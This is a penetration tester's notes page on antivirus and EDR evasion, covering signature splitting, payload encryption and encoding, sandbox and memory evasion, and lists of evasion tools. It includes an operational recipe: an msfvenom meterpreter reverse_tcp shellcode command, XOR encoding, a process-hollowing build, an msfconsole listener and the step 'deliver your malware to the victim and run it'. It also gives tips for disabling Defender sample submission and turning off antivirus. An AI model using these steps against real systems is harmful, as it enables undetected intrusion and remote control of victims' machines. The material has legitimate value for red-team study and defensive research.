Other related pages in this vault:
AV Evasion techniques
How an AV work
First it’s important to note that that AV are mostly signature based, but there is other techniques too like heuristic analysis, rootkit detection, sandbox:
AV are just one type of protection, but there are many others:
- EDR / XDR
- Anti-virus
- AMSI (on windows)
- UAC (on windows)
- Firewalls
Intro resources:
Signature based bypass (evasion on disk)
In this Ippsec Video, He will first search through the binary by progressively cutting it and testing each fragment against win defender in a VM. If he identify an flagged fragment, he will first try to identify and replace flagged bytes with HxD (hexdump on windows) then when the payload was identified he will try to replace the corresponding string in the source code and rebuild the malware. (Tools such as “Dsplit” and “Evade” can be used for file splitting) Then at 1:13:23 by using “dumpbin” and “lib” tools from VisualStudio, he faked a new netapi32.min.lib by creating his own .def file and refer the function index instead of it’s symbol name. We switched from name load to ordinal load
Obfuscation: Crypt / Encrypt your payload
Encrypting the binary is one of the common ways to bypass antivirus detection. The logic behind using encrypters is to obfuscate the binary from antivirus tools by encrypting it. This will be decrypted back when the binary is run. Kali Linux has got an open source encrypter named Hyperion available in it.
msfvenom [...] --encrypt --encrypt-key <a random key>A lot of AV can detect the crypter signature and considers that if the program is crypted it is obviously a malware, then the detection rate can increase instead of decrease !
other:
Obfuscation: Encode your payload
msfvenom -l encoders # list encodersThe most notorious encoders are:
- shikata-ga-nai
- https://github.com/EgeBalci/sgn
- opt_sub
Other methods for evasion on disk
(or combine them together for more discretion)
- Protectors
- Payload staggers
- Packers (or packagers): It’s used to bundle an executable with all it’s dependencies in only one big file (also used to compress an executable). While this may be done for legitimate reasons – to save disk space or reduce data transmission time – packers are also used by cybercriminals as a form of code obfuscation.
- Create a 7zip password protected archive of the malware
- Sign your binaries : MSI and the executable are signed. Windows Defender aggressively quarantines unsigned binaries, so it is highly recommended that Velociraptor be signed.
Heuristic analysis bypass
What is heuristic analysis ?
- https://en.wikipedia.org/wiki/Heuristic_analysis
- https://usa.kaspersky.com/resource-center/definitions/heuristic-analysis
Static heuristic:
Heuristic analysis can employ a number of different techniques. One heuristic method, known as static heuristic analysis, involves decompiling a suspect program and examining its source code. This code is then compared to viruses that are already known and are in the heuristic database. If a particular percentage of the source code matches anything in the heuristic database, the code is flagged as a possible threat.
Dynamic heuristic:
(Anomaly-based detection, behaviour analysis)
Another method is known as dynamic heuristics. When scientists want to analyze something suspicious without endangering people, they contain the substance in a controlled environment like a secure lab and conduct tests. The process is similar for heuristic analysis — but in a virtual world. (sandbox)
It isolates the suspicious program or piece of code inside a specialized virtual machine — or sandbox — and gives the antivirus program a chance to test the code and simulate what would happen if the suspicious file was allowed to run. It examines each command as it’s activated and looks for any suspicious behaviors, such as self-replication, overwriting files, and other actions that are common to viruses.
Sandbox bypass
Using a sandbox before installing any new software. Think about this website you’re reading. It has a ton of visitors, so we wouldn’t want to push a new feature live without testing it first. Install an untested plugin, for instance, and you risk a bug bringing down the entire website.
Instead, you’d test any new features on a staging server, first. It’s like a working replica that allows you to make changes and analyze the impact before pushing it ‘live.’
Sandboxing is considered a behavioral-based detection scheme because it’s judging the behavior of the virus, as opposed to automatically classifying it based on its properties.
Last but not least, antivirus software is beginning to layer on machine learning to these behavior-based techniques. That way, they can predict what’s about to happen (based on previous similar actions) and stop it in its tracks before it does.
What is monitored during the sandbox phase?
- Application directly interacts with the host OS
- SysCalls are made
- Network connection are established
- Registry entries are modified
- Event log are written out
- Temporary files are created or deleted
- New processes are spawned
- Configuration files are updated
Memory evasion
Some of AV evasion via memory:
-
Direct syscalls
-
Process hollowing
-
Using shellscripts in CLI instead of dropping a file on the victim
-
Inline Hooking
-
Reflective DLL injection
-
Fluctuation / Foliage
-
Sleep obfuscation / waitable : DeathSleep / FOLIAGE La méthode la plus simple c’est de mettre une callback avec WaitForSingleObject qui déclenchera le déchiffrement après X temps. Après il y a des techniques comme FOLIAGE ou Eikko
- https://www.reddit.com/r/netsec/comments/xnktnf/sleep_obfuscation_technique_leveraging_waitable/
- https://dtsec.us/2023-04-24-Sleep/
- https://github.com/Cracked5pider/Ekko
- https://idov31.github.io/2022/11/06/cronos-sleep-obfuscation.html
- https://github.com/Idov31/Cronos
- https://github.com/Kudaes/Shelter
-
Suspended thread injection & PAGE_NOACCESS:
-
Don’t inject yourself and just have a static original signature : https://www.cobaltstrike.com/blog/in-memory-evasion
Direct syscalls
SysCalls provided by windows API (dlls like kernel32.dll, etc…) Are watched by EDR and AVs to checks the passed parameters To avoid that we can make / create our own syscalls using Dinvoke for C# and Syswhispers for C++. Take a look at this video by processus thief
Other:
Process Hollowing
Explanatory video: https://www.youtube.com/watch?v=CTkbSiOBi58
1 - Generate a shellcode
You can get a lot of shell code at : https://shell-storm.org/shellcode/ Or use metasploit:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<ip address> LPORT=<port> EXITFUNC=thread -f csharp2 - Encode (XOR) your shellcode with this dotnet:
Use this C#.Net program:
https://github.com/chvancooten/OSEP-Code-Snippets/blob/main/XOR%20Shellcode%20Encoder/Program.cs
(it’s a good idea to change the 0xfa key to another value).
Then run the program:
dotnet runthen copy the given encoded shellcode
3 - Process Hollowing
Use this C#.Net program: https://github.com/chvancooten/OSEP-Code-Snippets/blob/main/Shellcode%20Process%20Hollowing/Program.cs
Replace the byte array by your own encoded shellcode copied previously
If you had changed the encode key (0xfa) you have to put the same value here too.
Then build the malware:
dotnet publish -p:PublishSingleFile=true -r win-x64 -c Release --self-contained true -p:PublishTrimmed=true4 - Start a listener
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 0.0.0.0; set lport <port>; exploit"5 - Deliver your malware to the victim and run it
Test your malware
Do not drop your modified file into a Virus Total type site as you’d be potentially alterting AV prior your engagement, but you should validate with local instance of AV to make sure they don’t trigger any signature (remember to disable the “automatic sending of samples” on microsoft defender : “Windows Security” app from the Start Menu. Go to Virus & threat protection > Manage settings. Then, disable Automatic Sample Submission by its toggle) Or you can use : https://antiscan.me/
Post exploitation
- You can take a look at the “Fully Undetectable Payload” (FUD), for example https://www.neushield.com/learn/fully-undetectable-fud/
- We can stop and disable the Anti-virus or create an exception (see Disable windows defender)
- Use whitelisted / allowed softwares (like winrm, rdp, vnc, ssh) instead of your payload
- Use python instead ! because it is very often allowed and easily tamperable
Conclusion
The easy way to go:
- To simplify your life it is sometimes possible to deactivate the antivirus before running the program
- Modify the source files as much as possible
- Manually encode the shellcode
- Implement your own malware
As said in this video (7:45min) all the tools like Veil, Shellter, Metasploit, Encoders, Crypters, etc… Are very easy to use and are automatic. But due to this automation, the malwares generated are similar and their signatures have been spotted for a long time. If you really want to bypass AVs, you have to tamper and recompile an existing malware, or code your own as Ippsec or Processus Thief
Other resources
Hacktricks PayloadAllTheThings Antivirus evasion tools Undetectable reverse shell
Other videos:
recommended: Hafnium Créer un malware INDÉTECTABLE Processus Thief - # Créer un malware INDETECTABLE Processus Thief - J’AI ENCORE CRÉÉ UN MALWARE INDÉTECTABLE PAR LES ANTIVIRUS MALWARE COBALT STRIKE INDETECTABLE others: ZSecurity : How Hackers Create Fully Undetectable Backdoors! Processus Thief - JE CRÉE UN MALWARE INDÉTECTABLE PAR LES ANTIVIRUS Waked XY - Techniques et methodes de bypass d’antivirus Manual Payload Encoding with a XOR 19 Packt> Using Metasploit shikata_ga_nai and opt_sub Null Byte - Create a C++ FUD with Madwin
Others Tools
- Veil Framework : generate payloads that bypasses AVs
- TheFatRat : generate payloads that bypasses AVs
- Shellter : dynamic shellcode injection tool
- shikata-ga-nai : the main Metasploit encoder
- PeCloack : https://www.reddit.com/r/netsec/comments/2z7aom/pecloakpy_an_experiment_in_av_evasion/
- Dsplit or Evade : split your binary in multiple fragments
- defeat-defender
- (windows-defender-remover](https://github.com/ionuttbara/windows-defender-remover)
- https://github.com/optiv/Freeze
- https://github.com/t3l3machus/Villain
Other References:
- https://chryzsh.gitbooks.io/pentestbook/content/bypassing_antivirus.html
- https://www.ired.team/offensive-security/defense-evasion
- https://www.purpl3f0xsecur1ty.tech/2021/03/30/av_evasion.html
Hide01:
- https://pwk.hide01.ir/index.html#video-path=media/video/AE_00_00.mp4&time-offset=2
- https://pen300.hide01.ir/index.html#video-path=media/video/AVINTRO_01_00.mp4&time-offset=5
Motasem Hamdan (youtube serie):
- AntiVirus Evasion with Shellcodes P1 | TryHackMe AV Evasion
- Signature and AntiVirus Evasion Techniques P2 | TryHackMe
- Signature Identification and Evasion Techniques | TryHackMe
- Sandbox Detection and Evasion Techniques | The Great Escape | TryHackMe
- Obfuscation Techniques For AntiVirus Evasion | Part 2 | TryHackMe
- Obfuscation Techniques For AntiVirus Evasion | Part 1 | Concatenation | TryHackMe
More Reading
- obfuscate revshell : https://medium.com/@vostiar.patrik/windows-11-reverse-shell-in-7steps-undetected-by-windows-defender-1c4e5e3e8d30
- powershell reflexion
- direct syscall
- dll unhooking

- https://raw.githubusercontent.com/CMEPW/BypassAV/main/img/Bypass-AV.png
- https://www.elastic.co/security-labs/hunting-memory
- https://github.com/fancycode/MemoryModule